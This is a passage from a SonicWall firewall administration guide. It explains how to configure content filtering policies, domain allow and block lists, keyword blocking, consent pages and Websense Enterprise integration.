
- Creating a Custom CFS Policy
- Configuring the Default CFS Policy

Creating a Custom CFS Policy

Custom CFS policies can only be created when the appliance has a valid subscription for SonicWall CFS Premium.


To create new policy:

1 On the **Policy** tab of the **SonicWall Filter Properties** dialog, click **Add** to display the **Add CFS Policy** dialog.




2 Enter a name for the policy in the **Name** field.

3 Click the **URL List** tab.



4 In the **Select Forbidden Categories** list, by default, the **Select all Categories** check box is checked. Uncheck any category to which you want to allow access. Select the **Select all categories** check box if you want to block all categories, or uncheck the check box to deselect all categories and select individual categories.

5 Click the **Settings** tab.



6 Under **Custom List Settings**, from the following drop-down menus, select any of these settings: **Global** (default), **None**, or **Per Policy**:

- **Source of Allowed Domains** - Select the source of allowed domains/URLs that are listed on the **Custom List** tab:
- **Source of Forbidden Domains** - Select the source of forbidden domains/URLs that are listed on the **Custom List** tab.
- **Source of Keyword** - Select the source to enable keyword blocking for the keywords that are listed in the **Forbidden Keyword** field on the **Custom List** tab.

NOTE: The source for the Per Policy allowed domains, forbidden domains, and keywords are on the **Custom List** tab; see Step 10.

7 Under **Safe Search Enforcement Settings**, select **Enable Safe Search Enforcement** to enable the safe browsing options for certain search engines like Google and Yahoo.

NOTE: Google Safe Search helps prevent adult content or other potentially offensive content from appearing in search results.

8 To configure YouTube for Schools:

a Select **Enable YouTube for Schools**.

b Enter your **School ID**.

For more information, seeSonicWall Legacy Content Filtering Service.

9 To configure the schedule for Content Filtering enforcement, select one of the following from the drop-down menu under **Filter Forbidden URLs by time of day**:

TIP: Time of Day restrictions only apply to the Content Filter List, Customized blocking, and Keyword blocking. Consent and Restrict Web Features are not affected.


- **Always on** (default) - When selected, Content Filtering is enforced at all times.

- Specific times, such as **Work Hours** or **M-T-W-Th-F 08:00 to 17:00** - When selected, Content Filtering is enforced only during the time and days specified.

10 Click the **Custom List** tab.

NOTE: The URLs and keywords entered in this tab are the source of the allowed domains, forbidden domains, and keywords in Step 6.

CAUTION: Do not include the prefix "http://" in either the Allowed Domains or Forbidden Domains fields. All subdomains are affected. For example, entering "yahoo.com" applies to "mail.yahoo.com" and "my.yahoo.com".




11 Enter an allowed URL in the **Content** field in the **Allowed Domains** section. A URL can be up to 80 characters.

12 Click **Add**. The URL is added to the **Allowed Domains List**.

13 Add multiple allowed domains by repeating Step 11 and Step 12 for each allowed domain. You can add up to 100 domains.

To delete a list entry, select it and click **Remove**. To remove all entries, click **Remove All**.




14 Enter a forbidden URL in the **Content** field in the **Forbidden Domains** section.

15 Click **Add**. The URL is added to the Forbidden Domains **List**.

16 Add multiple forbidden domains by repeating Step 14 and Step 15 for each forbidden domain. You can add up to 100 domains.

To delete a list entry, select it and click **Remove**. To remove all entries, click **Remove All**.




17 Enter a keyword to be blocked in the **Content** field in the **Keyword** section.

18 Click **Add**. The URL is added to the keyword **List**

19 Add multiple keywords by repeating Step 17 and Step 18 for each keyword. You can add up to 100 keywords.

To delete a list entry, select it and click **Remove**. To remove all entries, click **Remove All**.



20 Click **OK**.


Configuring the Default CFS Policy

To configure the Default policy to be the most restrictive:


1 On the **Security Services > Content Filter** page, ensure the **Content Filter Type** is content **Filter Service**.

2 Click **Configure**. The**SonicWall Filter Properties** dialog displays.

3 Click the **Policy** tab.



4 Click the **Edit** icon in the **Configure** column. The **Edit CFS Policy** dialog displays.



NOTE: The **Name** field is dimmed because the Default policy name cannot be changed.


5 Click the **URL List** tab.

6 Follow Step 4 through Step 20 in Creating a Custom CFS Policy.

7 Click **OK**.

Custom List

You can customize your URL list to include allowed domains, forbidden domains, and blocked keywords. By customizing your URL list, you can include specific domains to be accessed, blocked, and include specific keywords to block sites. The settings available on the **Custom List** page are different for an appliance with a valid SonicWall CFS Premium subscription than they are for an appliance with no CFS Premium license. The image below shows the **Custom List** tab for an appliance with an active CFS Premium subscription:



For an appliance with a CFS Premium subscription, these features are controlled by each Policy on a global or per-policy basis.

By default, the **Allowed Domains** list is disabled, and the **Forbidden Domains** list and **Keyword Blocking** list are enabled. When SonicWall CFS Premium is licensed on the appliance, these settings are controlled on a per-policy basis. Without a current SonicWall CFS Premium subscription, these settings are available on the **Custom List** tab at the bottom of the page.

Topics:

- Adding Allowed Domains
- Removing Domains or Keywords
- Enabling or Disabling on Appliances With a CFS Premium Subscription
- Enabling or Disabling on Appliances Without a CFS Premium Subscription
- Disable all Web traffic except for Allowed Domains.

Adding Allowed Domains

To allow access to a Web site that is blocked by the Content Filter List:

1 Click **Add** in the **Allowed Domains** section of the **Custom List** tab. The **Add Allowed Domain Entry** dialog displays.

2 Enter the host name, such as `www.ok-site.com`, into the **Domain Entry** field.

CAUTION: Do not include the prefix `http://` in either the Allowed Domains or Forbidden Domains fields. All subdomains are affected. For example, entering `yahoo.com` applies to `mail.yahoo.com` and `my.yahoo.com`.


3 Click **OK**. You can add up to 1,024 entries to the **Allowed Domains** list by repeating Step 1 through Step 3 for each entry.

4 To block a Web site that is not blocked by the **Content Filter Service**, click **Add** in the **Forbidden Domains** section. The **Add Forbidden Domain Entry** dialog displays.

5 Enter the host name, such as `www.bad-site.com`, into the **Forbidden Domains** field.

6 Click **OK**. You can add up to 1,024 entries to the **Forbidden Domains** list by repeating Step 4 through Step 6 for each entry.

7 To enable blocking using **Keywords**, click **Add** under **Keyword Blocking**. The **Add Keyword Entry** dialog displays.



8 Enter the keyword to block in the **Add Keyword** field.

9 Click **OK**. You can add up to 100 entries to the **Keyword Blocking** list by repeating Step 7 through Step 9 for each entry.

10 When you have finished making all your entries, click **OK**.

Removing Domains or Keywords

To remove a trusted or forbidden domain, select it from the appropriate list, and click **Delete**. Once the domain has been deleted, the **Status** bar displays **Ready**.

To remove a keyword:

1 Select the keyword from the list.

2 Click **Delete**. After the keyword has been removed, the **Status** bar displays **Ready**.

3 Click **OK** when finished.

Enabling or Disabling on Appliances With a CFS Premium Subscription

To enable or disable the **Allowed/Forbidden Domains** or **Keyword Blocking** features when the SonicWall appliance has a current subscription to SonicWall CFS Premium:

1 On the **Security Services > Content Filter** page, select **SonicWall CFS** under **Content Filter Type** and click **Configure**.

2 On the **SonicWall Filter Properties** dialog, click the **Policy** tab.

3 Click the **Edit** icon in the **Configure** column of the Policy for which to enable or disable these features. The **Edit CFS Policy** dialog displays.

4 Click the **Settings** tab.

5 Follow Step 6 through Step 20 in Creating a Custom CFS Policy


6 Click **OK**.

Enabling or Disabling on Appliances Without a CFS Premium Subscription

To enable or disable the **Allowed/Forbidden Domains** or **Keyword Blocking** features when the SonicWall appliance is not licensed for SonicWall CFS Premium:

1 On the **Custom List** tab, at the bottom of the page, select any of these settings:

- **Disable Allowed Domains** - select this setting to disable the allowed domains that are listed on the **Custom List** tab. The domains in the **Allowed Domains** list will not be exempt from content filtering.
- **Enable Forbidden Domains** - select this setting to enable filtering (blocking) of forbidden domains that are listed on the **Custom List** tab.
- **Enable Keyword Blocking** - select this setting to enable keyword blocking for the URLs that are listed in the **Keyword Blocking** section on the **Custom List** tab.



2 Click **OK**.


Disable all Web traffic except for Allowed Domains

Selecting the **Disable Web traffic except for Allowed Domains** check box causes theSonicWall security appliance to allow Web access only to sites on the **Allowed Domains** list. With careful screening, this can be nearly 100% effective at blocking pornography and other objectionable material.

The **Disable Web traffic except for Allowed Domains** check box is not available when the SonicWall appliance has a valid SonicWall CFS subscription. In this case, you can configure a CFS Policy to block undesirable Web sites.

Consent

The **Consent** tab allows you to enforce content filtering on designated computers and provide optional filtering on other computers. Consent can be configured to require the user to agree to the terms outlined in an **Acceptable Use Policy** dialog before Web browsing is allowed**.**



Topics:

- Enabling Consent Properties
- Mandatory Filtered IP Addresses
- Adding a New Address

Enabling Consent Properties

To enable the **Consent** properties, select **Require Consent**.

- **Maximum Web Usage (minutes) -** In an environment where there are more users than computers, such as a classroom or library, time limits are often imposed. TheSonicWall security appliance can be used to remind users when their time has expired by displaying the page defined in the **Consent** page URL field. Enter the time limit, in minutes, in the **Maximum Web usage** field. When the default value of zero (0) is entered, this feature is disabled.
- **User Idle Timeout (minutes)** - After a period of Web browser inactivity, the SonicWall security appliance requires the user to agree to the terms outlined in the Consent page before accessing the Internet again. To configure the value, follow the link to the Users window and enter the desired value in the User Idle Timeout section.
- **Consent Page URL (optional filtering)** - When a user opens a Web browser on a computer requiring consent, they are shown a consent page and given the option to access the Internet with or without content filtering. This page must reside on a Web server and be accessible as a URL by users on the network. It can contain the text from, or links to an Acceptable Use Policy (AUP). This page must contain links to two pages contained in the SonicWall security appliance, which, when selected, tell the SonicWall security appliance if the user wishes to have filtered or unfiltered access. The link for unfiltered access

must be <192.168.168.168/iAccept.html> and the link for filtered access must be <192.168.168.168/iAcceptFilter.html>, where the SonicWall LAN IP address is used instead of 192.168.168.168"\.

- **Consent Accepted URL (filtering off)** - When a user accepts the terms outlined in the **Consent** page and chooses to access the Internet without the protection of **Content Filtering**, they are shown a Web page confirming their selection. Enter the URL of this page in the **Consent Accepted (filtering off)** field. This page must reside on a Web server and be accessible as a URL by users on the network.
- **Consent Accepted URL (filtering on)** - When a user accepts the terms outlined in the **Consent** page and chooses to access the Internet with the protection of Content Filtering, they are shown a Web page confirming their selection. Enter the URL of this page in the **Consent Accepted (filtering on)** field. This page must reside on a Web server and be accessible as a URL by users on the network.

Mandatory Filtered IP Addresses

When a user opens a Web browser on a computer using mandatory content filtering, a consent page is displayed. You must create the Web page that appears when the Web browser is opened. It can contain text from an Acceptable Use Policy, and notification that violations are logged or blocked.

This Web page must reside on a Web server and be accessible as a URL by users on the LAN. This page must also contain a link to a page contained in the SonicWall security appliance that tells the device that the user agrees to have filtering enabled. The link must be <192.168.168.168/iAcceptFilter.html>, where the SonicWall LAN IP address is used instead of 192.168.168.168.

Enter the URL of this page in the **Consent Page URL (mandatory filtering)** field and click **OK**. Once the SonicWall security appliance has been updated, a message confirming the update is displayed at the bottom of the Web browser window.

Adding a New Address

The SonicWall security appliance can be configured to enforce content filtering for certain computers on the LAN. Click **Add** to display the **Add Filtered IP Address Entry** window. Enter the IP addresses of these computers in the **Add New Address** field and then click the **Submit** button. Up to 128 IP addresses can be entered.


To remove a computer from the list of computers to be filtered, highlight the IP address in the **Mandatory Filtered IP Addresses** list and click **Delete**.

Configuring Websense Enterprise Content Filtering

Websense Enterprise is a third party Internet filtering package that allows you to use Internet content filtering through the SonicWall.

1 Select **Websense Enterprise** from the **Content Filter Type** drop-down menu.

2 Click **Configure** to display the **Websense Properties** dialog.



NOTE: You specify enforcement of content filtering on the **Network > Zones** page.

The **General** page in the **Websense Properties** window includes the following settings:

- **Server Host Name or IP Address** - Enter the Server Host Name or the IP address of the Websense Enterprise server used for the Content Filter List.
- **Server Port** - Enter the UDP port number for theSonicWall to “listen” for the Websense Enterprise traffic. The default port number is 15868.
- **User Name** - To enable reporting of users and groups defined on the Websense Enterprise server, leave this field blank. To enable reporting by a specific user or group behind the SonicWall, enter the User Name configured on the Websense Enterprise Server for the user or group. If using NT-based directories on the Websense Enterprise Server, the User Name is in this format, for example: NTLM:\\domainname\username. If using LDAP-based directories on the Websense Enterprise server, the User Name is in this format, for example: LDAP://o-domain/ou=sales/username.

CAUTION: If you are not sure about entering a user name in this section, leave the field blank and consult your Websense documentation for more information.

- **Enable HTTPS Content Filtering** - With this option enabled, the firewall’s Content Filter service checks HTTPS connections. This is done by sending a request (carrying the URL of the HTTPS connection) from the firewall to the Websense Manager. The Websense Manager checks the URL category and decides whether to allow or deny the HTTPS connection according to its policy configuration.
- **Enable Websense probe monitoring** - Enables the firewall to probe for the presence of a Websense server. Use the following options to configure the Websense probe settings:
    - **Check Server every** - Enter the amount of time (in seconds) that the firewall sends a probe to the Websense server.

- **Deactivate Websense after** - Enter the number of missed probes before the firewall deactivates the Websense feature.
- **Reactivate Websense after** - Enter the number of successful probes needed before the firewall will reactivate the Websense feature.

- **If Server is unavailable for (seconds)** - Defines what action is taken if the Websense Enterprise server is unavailable. The default value for timeout of the server is 5 seconds, but you can enter a value between 1 and 10 seconds.
  - **Block traffic to all Web sites** - Selecting this option blocks traffic to all Web sites except Allowed Domains until the Websense Enterprise server is available.
  - **Allow traffic to all Web sites** - Selecting this option allows traffic to all Web sites without Websense Enterprise server filtering. However, Forbidden Domains and Keywords, if enabled, are still blocked.
- **Cache Size (KB)** - Configure the size of the URL Cache in KB.

TIP: A larger URL Cache size can result in noticeable improvements in Internet browsing response times.

3 After configuring Websense content filtering in the **Websense Properties** window, click **OK**.

Websense Server Status

This displays the status of the Websense Enterprise server used for content filtering.

119

Enforcing Client Anti-Virus

